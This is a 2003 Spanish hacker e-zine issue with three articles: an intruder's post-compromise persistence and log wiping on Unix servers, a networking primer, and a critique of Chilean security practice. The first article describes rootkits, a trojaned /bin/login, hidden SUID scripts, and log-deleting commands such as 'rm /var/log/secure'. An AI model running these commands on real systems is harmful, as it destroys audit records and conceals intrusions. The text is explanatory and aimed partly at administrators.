Bueno señores aca daremos algunas cosas que si quieren siguen o si quieren no, esto solo lo expongo con fines educativos y como se ve no destructivos. Me basare en las cosas o mejor dicho en los pasos comunes que un atacante suele hacer. Aquí va una recomendación para los admin, los movimientos que hace un atacante dentro del objetivo o sistema depende de lo que quiera conseguir el atacante, muchos quieren conseguir información de usuarios, como números de ccs, cuentas

bancarias, antecedentes de cualquier índole, expedientes, licencias, software comercial, etc. Por ejemplo un atacante que quiera acceder a un servidor de un banco para que querría tener acceso no autorizado a el? por el fin de explorar? de sacar información? por espionaje industrial? bueno saquen sus conclusiones.

Cuando un atacante remoto ya se encuentra como dios del sistema, ya sea como root en sistemas Unix o con pass de admin en sistemas win, el atacante siempre buscara sacar el máximo de información de dicho servidor que a comprometido con el ataque, y también porque no decirlo tratara de acceder a otros sistemas ligados a ese servidor, como lo puede ser la red interna (Lan) o otros servidores como el servidor de ftp, o alguna otra maquina o intranet ligadas a dicho objetivo.

Asegurando la vuelta al objetivo

Básicamente un atacante remoto para conservar una estadía en el sistema atacado utiliza estrategias como estas:

- Troyanizar
- Colocar sniffer
- Usar Rootkits
- En pocas palabras abrir puertas traseras (Backdoor)

En este punto trataremos básicamente lo que hace un atacante remoto para asegurarse la estancia para no volver a realizar todos los pasos de una intrusión nuevamente, ya que esto resultaría un poco tedioso, volver a explotar los agujeros, luego dejar copiado un código de exploit local dentro del sistema para compilarlo y correrlo para ganar el acceso nuevamente, esto seria de mucho riesgo, ya que cualquier administrador viendo los log puede deducir la entrada no autorizada al sistema y por ende descubrir de donde se realizo el ataque. O por ejemplo los password del sistemas son triviales, osea cambiados durante cierto tiempo y teniendo instalado por ejemplo un backdoor esto no le influiría al atacante ya que tiene su cuenta por ahí en algún archivo oculto y les es mas fácil volver a entrar las veces que quiera al sistema.

Bueno a continuación vamos a describir un poco algunas cosas, como así también explicar que es un backdoor o un rootkits por ejemplo.

Básicamente este texto en si es solo teoría y un poco de practica, por esto no se pondrán códigos ni nada por el estilo, ya que eso si pondría a hacer weas por ahí a ciertas personas y eso no lo queremos.

Bueno pasemos a ver un rootkits, estos son grupos de programas modificados para no ser detectados o saltar a la vista en un sistema, y brindar fácil acceso como root a el en este caso un Linux/Unix.

Dichos rootkits suelen remplazar ejecutables de sistemas, por versiones previamente adaptadas a las orden de el atacante, para hacer lo que el le manda. Estos a su ves evitaran ser detectados, dentro de los programas mas explotados por atacantes remotos están los siguientes:

- Telnet
- Login
- su
- ftp
- netstat
- ifconfig
- ls
- ssh
- find
- halt
- Y muchos mas...

Y esto va a lo siguiente, al instalar un programa modificado dentro del sistema, por ejemplo un ls que no muestre archivos que a creado el atacante para así no ser detectados, por otro lado la modificaciones por ejemplo en ssh (secure shell) pueden ser adaptadas para que graben el user ID y el password a un archivo oculto en el sistema, para luego ser recogido por el atacante.

Por otro lado la forma mas fácil de instalar backdoor no detectable dentro de un sistema es modificando los permisos de algunos archivos de inicio para luego ver si entramos de nuevo con cuenta ordinaria al sistema, escalar los privilegios debidos rápidamente y muchas veces en un solo paso como crear un script con SUID root y que sea ejecutable y a su ves ponerlo oculto por ejemplo en /etc/rc.d.

Por otro lado están los archi conocidos sniffer que se utilizan para capturar el mayor paso trafico de la red posible, esto sirve tanto para encontrar mas información, tanto de nuevas contraseñas, o de otro tipo de información que comprometa al sistema atacado o a otro ligado a el.

Un sniffer esta limitado a redes que utilizan hub, aunque hoy en día ya se pueden colocar sniffer dentro de una lan con tecnología de swich, ya que existe la posibilidad de forzar los paquetes del conocido protocolo arp con el propósito de capturar paquetes que no estaban destinados a una red en si, para que un sniffer funcione correctamente el atacante debe setear la placa de red en modo promiscuo.

Como se puede ver cualquier aplicación, paquete, etc. Dentro de un sistema que se pueda modificar para facilitar el acceso respectivo a un atacante es potencialmente aprovechado como puerta trasera o backdoor...

Por otro lado están los conocidos troyanos o script en Linux que también pueden dar mucho jugo a un atacante. Por ejemplo fabricar un troyano con su respectivo código o bajarte uno de inet en este caso para Linux y hacer algunos pasos como por ejemplo.

Reemplazar el /bin/login por un troyano previamente corrido en una shell local dentro del server para luego de eso, correr desde cualquier shell su debido comando y conectar con privilegios de root.

Bueno para ir terminado este tema, no creo que hallas pensado en que iba a poner por ejemplo como compilar un pequeño troyano o como hacer en practica para meter un programa modificado como “su” para cambiarlo por el original del sistema atacado, ya que esto pondría a ciertos personajes a hacer weas por ahí sin conocer tanto todo, ya que pueden ser abruptamente detectados y por ende descubiertos y después quien sabe que mas puede suceder y como dije y reitero estos textos son mera teoría y un poco de practica y esta enfocado a la gente responsable que no haría webadas por ahí y así también a los administradores para que vean las potenciales tecnicas que puede hacer un atacante y por ende le sirva de experiencia para estar preparado para un ataque y en cierta parte seguro...

Bueno señores pasemos al siguiente punto y penúltimo de este texto.

El borrado de huellas y aquí no estuvo nadie

Este punto es uno de los primordiales para un atacante, ya que un atacante experimentado no querrá ser descubierto en los actos y por ende no levantar sospechas, para poder estar el máximo posible dentro de el sistema o por que no decir también visitarlo de vez en cuando.

Básicamente en sistemas Unix/Linux los archivos de log quedan guardados en la ruta de los directorios /var/log/, dentro de este directorio

encontramos subdirectorios de log tales como:

/var/log/wtmp
/var/log/lastlog
/var/log/maillog
/var/log/secure
etc...

Bueno aca básicamente lo que hace un atacante es darle la orden rm, osea eliminar los archivos de log algo así

rm /var/log/lastlog
rm /var/log/secure

Y luego

tee /var/log/lastlog
tee /var/log/secure
tee /var/log/blabla

Pero esto levanta un poco de sospechas, así que los mas inteligente que hace un atacante remoto es utilizar zap que son programas para borrar huellas editando los logs, también no se descuidan de los log de la consolas o shell de comandos tales como .bash_history o .sh_history para que el admin no vea lo que a tecleado. Por ende tratan de cubrir todas sus huellas lo mejor posible. Si por x motivo los log no están donde deberían estar, y están en otro lado, para ver como encontrarlos, hay una forma muy fácil que es con el comando:

[root@penetrado root]# find / -name "log"

Y esto buscara en el sistema todos los archivos que contengan la palabra "log" y por ende el atacante sabrá donde empezar a buscar las huellas para luego borrarlas o editarlas.

Dentro de los zap mas usados por los atacantes remotos encontramos:

- Zap2
- Cloak
- Wipe
- Marry
- Clean
- Y muchos mas

Bueno si quieren algún código de algunos de estos, pes busca en la carpeta zap que viene adjunta en la zine, y si no quedas contento con eso pues busca unos en la red. Bueno con esto terminamos...

Despedida

Bueno señores hemos llegado al fin de nuestro seguidilla de texto llamados intromisión a servidores, lo que tratamos aca fue básicamente mera teoría y un poco de practica para darla a conocer. Esto fue tratado en un lenguaje muy general, para explicarles a los que recién se están iniciando en esto, no pretendo con esto ser una fuente de inspiración para hacer cosas no autorizadas por inet, si no que este texto fue realizado con el fin de dar a conocer una forma de como un atacante remoto puede atacar un sistema informático, básicamente los basamos en sistemas Unix/Linux ya que son los que mejores conozco y por ende puede explicarles a las anchas un poco mas de lo visto en otros textos, espero que lo hallan disfrutado.

Bueno nos vemos xDD...

Algunas hierbas sobre redes

By Leon177

E-Mail Contacto: piso_server@hotmail.com

Hola a todos, me presento, yo soy LeOn177 y este es mi primer texto que escribo para la E-Zine de Cultura Digital Team, espero que puedan entender y aprender lo que explicare.

Pues bien lo que voy a tratar es redes, explicare lo mejor posible para que no queden dudas y si las hay ya saben que las pueden enviar al mail de CDT. Espero que este grupo siga adelante con sus proyectos y que todos podamos aprender de los frutos que de ellos han demostrado su interés por enseñar el mundo del under y su gran esfuerzo por darlo a conocer lo mejor posible.

Bien lo primero que debemos saber es que es una red.

Nosotros podemos denominar una red de computadoras cuando dos o mas ordenadores se conectan entre si para compartir recursos, intercambiar información, MP3, fotos, vídeos y todo lo que nos podamos imaginar. Al hacer esto podemos hacer que varias computadoras utilizan el mismo escáner, impresora, y también podemos compartir documentos de texto bases de datos, etc. En una red, un protocolo establece un acuerdo entre dispositivos y determina reglas para enviar y recibir datos.

Tenemos distintos tipos de red:

- Cliente-Servidor:

  Los ordenadores clientes envían peticiones de información o también pueden pedir el uso de algunos recursos a otras pc´s llamadas servidores, donde estas controlan los datos y aplicaciones.

- Punto a Punto:

  También llamadas (peer to peer). En una red de estas los nodos se envían entre mensajes y peticiones sin usar el servidor como intermediario.

- Red Anillo:

  En este tipo de redes la tarea mas difícil es agregar nuevos nodos. Les explico que en este tipo de red los mensajes pasan de un nodo a otro. Cuando nosotros enviamos un mensaje cada nodo va examinando la dirección de destino que esta adjuntada al mensaje, si la dirección es la correcta digamos si coincide con la del nodo esta es aceptada, y si no es regenerara la señal y pasara el mensaje al próximo nodo.

- Red Bus:

  Todos los ordenadores están conectados a una linea principal de comunicaciones. También debemos saber que un ordenador averiado nos hace que los demás dejen de funcionar, por otra parte debemos evitar las colisiones, esto se hace a través de un detector de colisiones o pasos de señales, esto sirve para regular el transito. También otra desventaja es que este tipo de redes solo deja conecta

40 maquinas =(. Son las que mas se utilizan para los cibercafe.

- Red Estrella:

  En este caso cada ordenador esta conectado a una pc central, también se utiliza un dispositivo llamado HUB. Aquí los mensajes pasan todos por el HUB, el cual manda la información a los demás nodos. Si un nodo falla no interfiere con los demás.

  La desventaja que trae este tipo de red es que si hay una falla en el HUB o servidor haría caer toda la red.

- Red Regional:

  Las redes regionales son redes que conectan WANs en una región, estas están interconectadas con mas redes de un nivel superior y se conectan mediante linea telefónica o vía satélite.

- Red Amplia:

  Son similares a las LAN, pero estas están conectadas entre si y separadas por distancias mayores.

- Red Backbone:

  Estas son las de mas alto rendimiento y tienen una alta velocidad, utilizan cables de fibra óptica y comunicación vía satélite. A una de estas redes se les comunican redes de menor nivel.

Modelos de Procesamiento

Existen 3 modelos de procesamiento: ¿cuales son?

sus nombres son: centralizado, distribuido y colaborativo. Les explicare cada modelo y funciones

- Procesamiento Centralizado:

  Una computadora principal provee todas las funciones relacionadas al procesamiento de información, mientras que al resto de las terminales son simples dispositivos remotos de entrada y salida.

- Procesamiento Distribuido:

  Usa varias computadoras mas pequeñas para alcanzar sus objetivos.

- Procesamiento Colaborativo:

  Las computadoras de la red comparten sus habilidades del procesamiento, este tipo de procesamiento usa dos o mas computadoras para lograr la misma tarea.

Pues bien ahora les dejare un pequeño resumen de lo que ya hemos visto.

Clasificación de redes:

Se clasifican según su tamaño en:

- LAN
- MAN
- WAN

- LAN (local area network):

  Estas son redes pequeñas, por lo que podemos decir que se encuentran dentro de edificios y utilizan solo un tipo de medio de trasmisión.

  También estas están en un radio de pocos kilómetros, por lo que son redes rápidas. Sabemos que las Lan inalámbricas suelen ser usadas por su fácil configuración

- MAN (metropolitan area network):

  Las redes MAN conectas ordenadores por así decir un ejemplo seria un barrio de nuestra ciudad.

- WAN (world area network):

  Este tipo de redes pueden llegar a cubrir una ciudad, estas son las que tienen mayor cobertura. Son redes punto a punto, y estas al cubrir una ciudad o país tienen un menor rendimiento en velocidad =(pero su ventaja es que puede llegar a transportar mas datos.

Proveedores de servicios:

- Servidor:

  Una computadora dentro de la red, que es compartida por múltiples usuarios.

- Cliente:

  Estación de trabajo que utiliza un software de red para tener acceso a la misma.

- Peer:

  Ambiente en el que todas las máquinas son iguales, actúan como clientes o como servidores, dependiendo de la situación.

Pues bien por otra parte debemos saber las distintas topologías de red, estas son:

Topologías de red

- Bus
- Anillo
- Malla
- estrella
- celular.

Les dejare una breve explicación de cada una de ellas.

- Topología de Bus:

  Utiliza típicamente un cable largo llamado Backbone. Otros cables mas cortos pueden conectarse usando conectores.

- Topología Anillo:

  Es una topología circular. Cada dispositivo se conecta directamente al anillo o indirectamente a traves de un dispositivo interfaz y un cable.

- Topología Estrella:

  Utiliza un dispositivo central con cables que se extienden en varias

Direcciones. Cada dispositivo se conecta punto a punto con el dispositivo central, que es llamado HUB, concentrador o repetidor multipuerto.

- Topología de Malla:

  Tiene conexiones punto a punto entre todos los dispositivos de la red.

- Topología Celular:

  Utiliza estrategias punto a punto y punto-multipunto, sin cables, para dividir un haría geográfica en células. Cada célula representa la porción de toda la red en la que opera una conexión especifica.

Ahora les dejare una explicación sobre Ethernet y algo sobre token ring. Bien Ethernet esta basada en la topología Bus y Token ring esta basada en la topología anillo, pero los datos en esta topología no circulan cuando quieren, si no que esperan a recibir el mensaje que es ''token''

Bien ya vamos conociendo algo del tema, ahora les explicare sobre el hardware de conectividad que es algo así:

- Podemos encontrar conectores de tipo: BNC, RJ-11, DB-15.

- NICs:

  Incluye todas las conexiones físicas y lógicas entre tu computadora y el medio de trasmisión.

- Modems:

  Son moduladores/demoduladores que convierten las señales digitales de la computadora a señales analógicas para poder trasmitirlas por el medio seleccionado.

- Repetidores:

  Estos se dividen en amplificadores y regeneradores de señal. Los amplificadores amplifican las señales electromagnéticas que llegan a ellos. Los regeneradores recuperan la información, la reconstruyen y la retransmiten eliminando el ruido.

- HUB:

  Son repetidores especiales que vencen las limitaciones electromagnéticas de un medio simple. También se llaman concentradores. Su característica dice que multipuerto, es un repetidor multipuerto y cuando recibe inunda todos los demas puertos

- Bridges:

  Extienden el alcance de la red conectando segmentos de red separados. Pueden separar mensajes.

- Routers:

  ¿Que es un router? Bien los routers son los encargados de conectar dos o mas redes, también uno de los requisitos que deben tener estas redes es el mismo sistema operativo de red. Estos se tienen que encargar de la entrega y direccionamiento de mensajes. También permiten el control del trafico y se encuentran en la capa de red ya que trabajan con direcciones lógicas en ves de fisicas, osea IP en ves de Mac.

- Brouters:

  Estos digamos que son como routers que a su vez cumplen con la

  función de brigdes. Un brouter puede chequear primero si la red soporta el
  protocolo usado por el paquete que recibe y, si no lo hace en lugar de descartar el paquete lo reenvía usando información de direcciones físicas.

- CSU/DSU:

  Preparan señales de pulsos eléctricos para la trasmisión en WANs, para uso en redes publicas de trasmisión.

Por otra parte los servicios de red mas comunes son:

- Servicios de impresión
- Servicios de base de datos
- Servicio de aplicaciones
- Transferencia de archivos
- Servicio de mensajería

A su vez cuando nosotros debamos tener en cuenta el medio de trasmisión tenemos que saber la calidad de estos y otros factores como:

- Costo
- Capacidad
- Facilidad de instalación
- Inmunidad al ruido :) aca esta el cable coaxial

Nosotros al hablar del medio de trasmisión debemos saber que hay dos clases principales, las cuales explicare ahora.

Están aquellas que usan cables, algunos ejemplos son los de (par trenzado, cable coaxial, fibra óptica) y por el otro lado encontramos los que no usan ningún tipo de cable, algunos de estos son (-microondas, infrarrojo y radio frecuencia).

Hoy les hable sobre los servicios de red mas comunes y les dí algunos ejemplos, ahora ya que me dieron ganas de explicar haré un resumen de algunos de estos.

- Servicios de impresión:

  Estos controlan y manejan los accesos a impresoras, las funciones que cumplen son las de reducir el numero de impresoras que se necesitan, comparten las impresoras, recepción de imágenes de fax. (creo que conan una ves encontró un servidor en una u chilena y imprimió la e-zine remotamente xDD)

- Servicios de Base de datos:

  Almacenan y recuperan archivos, este deja que los clientes controlen los datos, también provee seguridad a la información, reducen el tiempo de acceso del cliente a la base de datos.

- Servicios de aplicaciones:

  Podemos decir que coordinan el software y hardware para ejecutar utilidades en la plataforma mas adecuada.

  Un gran aumento en la capacidad de hardware clave sin ser necesario actualizar todos los ordenadores de la red.

- Transferencia de archivos:

  Control de acceso a archivos, actualización de archivos, tan simple como eso.

Bien creo que explique todo lo necesario para introducirnos en el tema,
ahora les dejare digamos como una red conceptual donde veremos los temas tratados.

- Procesamiento: centralizado, distribuido, colaborativo
- Clasificación: LAN, MAN, WAN (WAN: global-empresa)
- Servicios de red: Archivo, impresión, mensajería, aplicaciones, bases de datos.
- Consideraciones del medio de trasmisión: costo, facilidad de instalación, capacidad, inmunidad al ruido.
- Medios de trasmisión, utilizan cables: par trenzado, cable coaxial, fibra óptica. Lo que no usan cables: radio frecuencia, microondas, infrarrojo.
- El de fibra óptica es uno de los que deja mas ancho de banda.
- El cable coaxial es el mas inmune a los ruidos
- El par trenzado, estos son menos resistentes a las interferencias pero tienen un bajo costo.
- Infrarrojo, en este tipo la seguridad no es ningún problema, al igual que las interferencias.
- Microondas, este sirve mucho para las conexiones a larga distancia, también estas suelen utilizarse en un mismo cuarto (oficina) o piso.

Protocolos y modelos de red

OSI: Consta de siete capas que son:

- Física
- Enlace
- Red
- Transporte
- Sesión
- Presentación
- Aplicación.

Estos son los 7 modelos OSI en el cual cada modelo divide las redes en capas y cada una de estas capas tiene su única función.

Para no complicarles la vida les daremos una pequeña introducción a cada una de estas capas, aunque en el numero anterior de la E-Zine esta muy bien explicado por yuyoX así que les puedes dar un vistazo.

- Espesemos con la Física:

  Es la encargada de trasmitir los bits, esto se hace mediante cable o puede ser inalámbrico. Nosotros cuando hablamos de las capas físicas debemos saber que sera un tanto diferente su trasmisión, esto depende si se trasmite vía satélite, fibra óptica, etc.

- Transporte:

  Esta capa tiene un control de errores por lo que se encarga de que cada mensaje llegue a su destino sin ningún problema, a su vez solo se encarga de la trasmisión origen y destino.

- Aplicación:

  Tenemos los programas y protocolos que el usuario usa para todas las comunicaciones que tiene en la red o redes.

- Presentación:

  Este modelo trabaja codificando los datos que envía el modelo de aplicación

- Sesión:

  El modelo de sesión se encarga de cortar las comunicaciones.

- Red:

  Esta encargado de marcar el camino a los paquetes.

- Capa de enlace:

  Bien les cuento que esta capa fue diseñada para trabajar con punto a punto, tiene que detectar errores y a su vez corregirlos.

Por ultimo les dejo algunos nombres de Hardware de conectividad, algunos de estos son:

- Nics
- Modems
- Repetidores
- Hubs
- CSU/DSU (conectores: DB-15-RJ-11-RJ-45-BNC).

Bueno, ahora dividiré este texto ya que tratare a partir de ahora sobre las redes VPN Y Wireless, aca daremos una breve noción.

VPN

En los últimos años este tema a sido de gran importancia, ya que de apoco las redes VPN se van metiendo en el campo y van ganando territorio...

Las redes privadas virtuales son las siglas de VPN. Muchos de ustedes seguramente dirán que es una red privada virtual, pues bien la podemos definir como una conexión segura que usa inet para tener un menor costo

Nosotros si trabajamos en algún tipo de oficina o negocio y necesitamos acceder a nuestros datos desde nuestras casas deberemos saber que al hacer esto tendremos un alto gasto de dinero. Y dirán entonces por que no usas Internet, yo les respondo que se pierde mucho la seguridad, y ahora vamos entrando en el tema, una red privada virtual es una junta de estas dos opciones...

Una VPN lo que hace es mantener segura tu conexión y baja en un gran porcentaje el gasto.

En una VPN, una parte de la conexión es el acceso al sistema de redes la oficina (por ejemplo un router) y el otro es un ordenador o, el acceso a otro sistema de red, en una oficina que trabaja remotamente.

Aparte en casi todos los países las PYMES son las que manejan la economía, y gracias a eso deben estar equipadas para poder mejorar y crecer mas rápido, lo que quiero decir es que estas empresas son las que tendrían que ver este tipo de redes...

¿Por que es segura una VPN?

Bien cuando hacemos viajar información por otra parte estamos pensando en que viaje segura sin que nadie pueda tener acceso a esta, para esto se utiliza la encriptacion (la pondrá en clave) y se usara por otra parte el tunneling. si no saben que es el tunneling aca les dejo

algo corto que les de una idea...

Tunneling:

Pues lo que hace esto es mandar los datos entre dos redes que sean parecidas sobre otra red que hara de intermediario.

Las VPN están siendo utilizadas para transacciones en empresas, negocios, etc. Hoy en día se han empezado a usar estas ya que brindan la seguridad necesaria. Aparte debemos saber que muchas de las empresas que

utilizan este tipo de redes, no dejan que los usuarios instalen programas de intercambio de archivos, por el tema de seguridad.

Costo

Ahora se dirán si en verdad las redes son baratas, lo que les puedo decir es que es mucho mejor que la comunicación por modem que es a través de la ''linea telefónica''. Hoy en día se están corriendo en inet muchas redes privadas virtuales, que todavía igual no son tan conocidas, esto se debe a lo explicado anteriormente, ya que sus fuertes son (la seguridad, dan confianza, su economía). Hoy en día las empresas que dan servicio de inet ISP, están brindando soporte para VPN, diseño de la red, soporte, software, etc.

Análisis & Software

Bien ahora mostrare algunas de las ventajas y desventajas de unas VPN. Cuando hablo de analizar tengo en cuenta las funcionalidad de estas, la instalación, mantenimiento, configuración y accesibilidad.

Les daremos a conocer algunas como la INTEL SHIVA LANROVER VPN GATEWAY PLUS, esta es una de las que mejores funciona (de todas las que explicare) ya que cuenta con certificación, su reporte de logging es fiable y a su ves el funcionamiento de esta es de lo mas seguro.

- Vpn-1 Gateway, tiene una funcionalidad de bajo nivel, pero su reporte de logging es bueno, aunque debemos saber que no tiene certificado.

- AltigaC10 esta tiene una excelente funcionalidad y también les cuento que tiene un buen reporte logging, es una de las mas estables con la INTEL SHIVA LANROVER VPN GATEWAY PLUS, aunque la AltigaC10 no trae certificado.

Debemos saber que no necesitamos un bando de ancha mayor para tener una red de este tipo. Si contamos con el software indicado no tendremos ningún problema. Pero si nuestro servidor carece de potencia para soportar el proceso de encriptacion que hace una VPN, nosotros podremos agregar hardware en el cual podrá actuar como un acelerador de encriptacion...

- FIREWALL Snapgear Soho Plus: este software no requiere ningún tipo de licencia, puede llegar a tener 100 túneles Ipsec. Después tenemos las distintas versiones de este software que va dependiendo mucho de para que lo utilicemos ya que hay algunos que tienen la posibilidad de utilizar mas de 100 túneles, puede haber de 250, 125 y el mayor creo que es de 500 túneles FIREWALL Snapgear sme 550.

La VPN utilizan L2PT, PPTP, IPSEC, MPLS.

Cuando se ingresa la contraseña si esta es correcta digamos que se habré un camino privado ya que se utilizo la pass correcta. Esto se debe a que el túnel va creando la red, y la encriptacion habré un camino, como dije hoy ''PRIVADO'' Hoy nombre L2PT-PPTP-IPSEC, bien los

PPTP y L2PT verifican el ID, estos pueden llegar a mezclar información utilizando la criptografia básica, por ultimo IPSEC va verificando y encriptando cada paquete de datos que pasa para poder asegurar una privacidad máxima que es lo que buscamos.

- PTP (Point-to-Point Tunneling Protocol) es una de la mas conocidas, pero tiene algunos errores los cuales podrían hacer que se pierda la encriptacion de información.

Debemos saber que podemos tener 2 conexiones VPN, por ejemplo si nosotros contamos con una empresa muy grande y necesitamos que funcione a full en el tema de seguridad, les recomiendo que utilicen Mpsl Y por otro lado si necesitamos tener usuarios con acceso remoto tendrían que usar Ipsec.

Por que se eligen VPN

Como les conté anteriormente esta tecnología es capas de brindar en un cierto modo tranquilidad al usuario, ya que se puede abaratar costos, se tiene una buena seguridad y tiene funcionalidades, por eso es bueno tenerla como una opción a elegir.

Aquí les dejo unos puntos principales para contar con la VPN

Trabajo de oficina -> usuarios -> utiliza una red publica -> Internet ->VPN -> Acceso remoto -> utiliza encriptacion -> tunneling y software ->PPTP LRPT IPSec -> instalación en empresas chicas -> Bajos costos ->hardware-software.

Pero también les cuento que una VPN a veces puede ser un poco lenta ya que debe encriptar y encapsular los datos, pero no es algo que haga bajar el puntaje de una VPN. Una VPN mayormente es utilizada por usuarios que viajan y no están dentro de su empresa por lo que pueden acceder desde su ordenador a la red... Bien sigamos con el tema.

Todos debemos saber que las empresas buscan lo mejor pero también lo mas fácil, así que una de estas redes no les vendría mal ya que le dan acceso a los usuarios desde otra ubicación que no sea dentro de la empresa, es de fácil uso y tiene rápida trasmisión aunque como dije antes a veces se pone lenta.

Bueno ahora pasaremos al tema Wireless.

Wireless

Como sabemos todas las cosas van evolucionando, hay cosas nuevas que van apareciendo y también están las que desaparecen, pues en los últimos años se a empezado a implementar una tecnología nueva ''wireless'' para darles un breve reseña wireless quiere decir (sin cable). Esta tecnología principalmente sirve para no andar instalando cables por todos lados para hacer una red, pero no quiere decir que sea de mucha mejor calidad en forma de trasmisión de datos (velocidad) y SEGURIDAD...

Como dije en la introducción, las wireless tienen algunas ventajas que son importantes a la hora de elegir un armado de red y la tecnología a usar, una de estas es que no utiliza cables, al armar una red normal debemos saber que posiblemente habrán muchos cables que pueden ser molestos y no solo eso, también otra de las ventajas es que es un poco mas económica que las otras tecnologías de red. Cuando decimos mas Económica, es por que al armar una red común, la instalación de todo el cableado mas la compra de estos, quizás nos cueste un par de billetes mas...

Este tema de redes wireless no esta muy metido en la parte de hogar,

podría ser por que no se a hablado mucho de esta o por que tienen miedo de entrar en algo nuevo. La mayor parte del crecimiento de wireless en la parte hogareña-Empresarial creo que viene de España, y por que no seguir los mismos pasos que ellos.

Bien, entremos un poco en el tema de la seguridad de wireless.

En un principio estas redes tenían algunos mecanismos de seguridad que era autentificacion por dirección MAC, clave estática, y SSID (nombre de red). Pero como sabemos que nada esta seguro conectado a Internet, después tuvieron que implementar mas seguridad ya que lo anterior no

paraba los ataques que se hacían, al descubrir esto los atacantes hacían
técnicas como las de wardriving, esta técnica se hace de forma en que con un ordenador portátil y antena, se pueda acceder a estas redes, generalmente se explora las frecuencias en donde podamos creer que hay una wireless, es muy fácil de acceder a estas redes ya que no se toman bien el tema de seguridad, podemos encontrar redes con configuraciones por defecto, o no implementan bien el software.

El wardriving generalmente lo podemos hacer desde cualquier lugar y también con cualquier ordenador, pero tenemos que tener unas herramientas que aran poder atacar estas redes: (antena portátil, cualquier sistema operativo, una tarjeta de red). Por ultimo les digo que tenemos que conocer bien el tema ya que las ultimas herramientas para el armado de redes wireless vienen con firewall, y debido a que este texto explica que es una wireless vamos a seguir con el tema.

Para poder mantener un poco la seguridad debemos buscar un poco de información sobre estas tecnologías, ya que muchas de las intrusiones se hacen gracias a la falta de información de quien trata la red. No debemos olvidar de quienes trabajan dentro de la empresa, debemos informarles sobre las políticas de seguridad para así no dificultar el trabajo. Hablando de seguridad por cierto les informo que estas redes son mas peligrosas que las que están conectadas por cable, y como dije antes las medidas tomadas no son suficientes por lo que últimamente se utiliza ''WEP'' WEP es un programa que usa la encriptacion, podemos usar llaves de modo 128 bits o también 64 bits. Los pasos que sigue Wep son:

- Autentificacion
- Confidencialidad
- Control de acceso
- Integridad de datos

Cuando me informe sobre las redes wireless dí con que muchas redes usan Wep pero igualmente si leemos mas información nos encontraremos con que no es suficiente el método de seguridad que utiliza.

Estuvimos hablando sobre redes en empresas, pero también las podemos encontrar en uno o varios grupos de usuarios hogareños, aunque todavía no pego este tema que de apoco nos va a ir interesando, en España podemos encontrar la mayoría de estas tecnologías, que también pueden conectarse con redes cableadas. Debemos saber que estas redes se manejan mediante números de ip asignados, ya que si no se interfieren y seria
imposible usarlas... Existen como unas empresas o usuarios que organizan este tema de la obtención de números ip para utilizar la conexión wireless.

También debemos tener en cuenta la utilización de un firewall, si utilizamos win tendremos que instalarlo nosotros ya que este sistema no cuenta con un firewall, y si usamos Linux ya sabemos que trae su firewall (ipchains, iptables). El firewall como ya sabemos permite denegar acceso o también dejar acceder, por lo que debemos tener aunque

sea un conocimiento básico para poder configurarlo y que nuestra red wireless funcione bien.

Aquí les dejo unos enlaces donde pueden ubicar mayor información sobre este tipo de redes...

http://www.eveliux.com/articulos/internet_inal.html
http://www.canariaswireless.net/
http://www.eveliux.com/articulos/wlans.html
http://www.hiperlan2.com/
http://www.freenetworks.org
http://www.softdownload.com.ar
http://descargas.terra.es/index.phtml?modo=1&n_id=34

Despedida:

Pues ya termine con este tema de redes, que espero les halla servido para sumar conocimientos a sus mentes y lograr seguir aprendiendo.
Me despido y gracias por leer este texto.

FRASE: {:::In the world the man is the future:::}

{===Cultura Digital Team 2003===}

La realidad Chilena

By [EL_CoNaN]

E-Mail Contacto: conancdt@hotmail.com

Bueno primero explicare un par de cosillas antes de seguir, el titulo esta dedicado a la realidad chilena en el área de la informática y comunicaciones referente a la seguridad. Me explayare a mis anchas, hey mano piensa que son cerca de las 2:30 de la madrugada y empiezo con esta vaina xDD.

La famosa realidad de chilito, uf para empezar me basare en cosas vistas a lo largo que llevo en esto y también por conversaciones con amigos que algo saben de esto y compartieron observaciones conmigo para realizar este texto.

Nuestro querido chilito, una franja de tierra larga y angosta y casi en los últimos rincones del mundo, pero eso si conectado con casi todo el mundo. Todo esto empieza hace ya un tiempo, mirando noticias y mi propia investigación y inquietud por el tema e llegado a esto.

Bueno en chile hoy en día verdaderamente hay muy pocos grados de información dentro de la gente y personal que trabaja en áreas informáticas como empresas de desarrollo, empresas de seguridad, universidades, entidades varias, etc. aunque hay empresas muy bien paradas, pero las deficientes son las que encontramos en mayor masa. casi todas las grandes empresas de este rubro contratan personal a ojos vistos de ellos calificados y muchas veces con la política como esta:

"contratar personal titulado o por titularse"

Los sombreros grandes osea los jefes que ven el teje y maneje de todo solo se fijan en los bellos cartones que cualquiera le puede mostrar y si ve un ingeniero en informática, electrónica, etc. Salido de una buena universidad lo acepta en su empresa. no tengo nada en contra de esto, pero aveces un titulo lo puede tener cualquiera, pero eso no quiere decir que esta verdaderamente calificado. Bueno estos compadres entran a la empresa y se sienten los mas poderosos de la tierra, con buen trabajo, buen sueldo aveces, etc Pero cuantos verdaderamente están calificados para emprender una tarea como administración de sistemas, de redes, etc. Uf contados y muy pocos, no digo todos pero los hay y son muchos mas los ineficientes que los eficientes.

Sin desmerecer a nadie en chile hay buenas empresas, pero también malas o mejor dicho pésimas, el nivel de la gente que emprende tarea de administración en servidores o redes no esta muy bien que digamos. Me baso en esto, por ejemplo como en una empresa de seguridad informática puedes encontrar un bug que salio a la luz hace mas de 2 años y medios como el famoso bug del unicode o problemas en los cgi, no nombraremos empresas y ni nada por el estilo para no perjudicarlos, aunque igual vendrían bien unos buenos palos para que abran los ojos pero como a todos hay que darles una oportunidad se la daremos.

Otro ejemplo conversar con un administrador de sistemas de una empresa grande e importante ya consolidada en el rubro y que te diga "pero hey si aca en nuestra empresa no hay un equipo de seguridad que se preocupe de todo esto, de mantenerlos al día en los bug, hacer auditorías, revisar las políticas de seguridad, gestionar políticas, etc.

Cada uno ve lo suyo y lo que pertenece a su asignación o tarea diaria", muchas veces los que están mal en esto no son los empleados son los

mandamás de las entidades que no invierten en este haría, xDD deja mucho que decir no creen. Lo que no entienden estos manes es que hoy en día cualquier persona con un par de herramientas de seguridad, un par de scan y un poco de conocimientos en programación se puede pasear a sus anchas en un servidor chileno y esto es lo que no tienen presentes muchos y esperan que algo suceda dentro de sus servidores para luego invertir en seguridad. Esto suele ocurrir en todos los entandares, empresas chicas, multinacionales, servidores gubernamentales, etc. En chile señores no hay una buena cultura informática, aunque no soy nadie para decirlo, pero algo se como para expresarlo y salta a la vista nuestra realidad.

Al parecer la política implementada en muchos casos es:

Si eres vulnerado y te das cuenta, ahora invierte en seguridad.

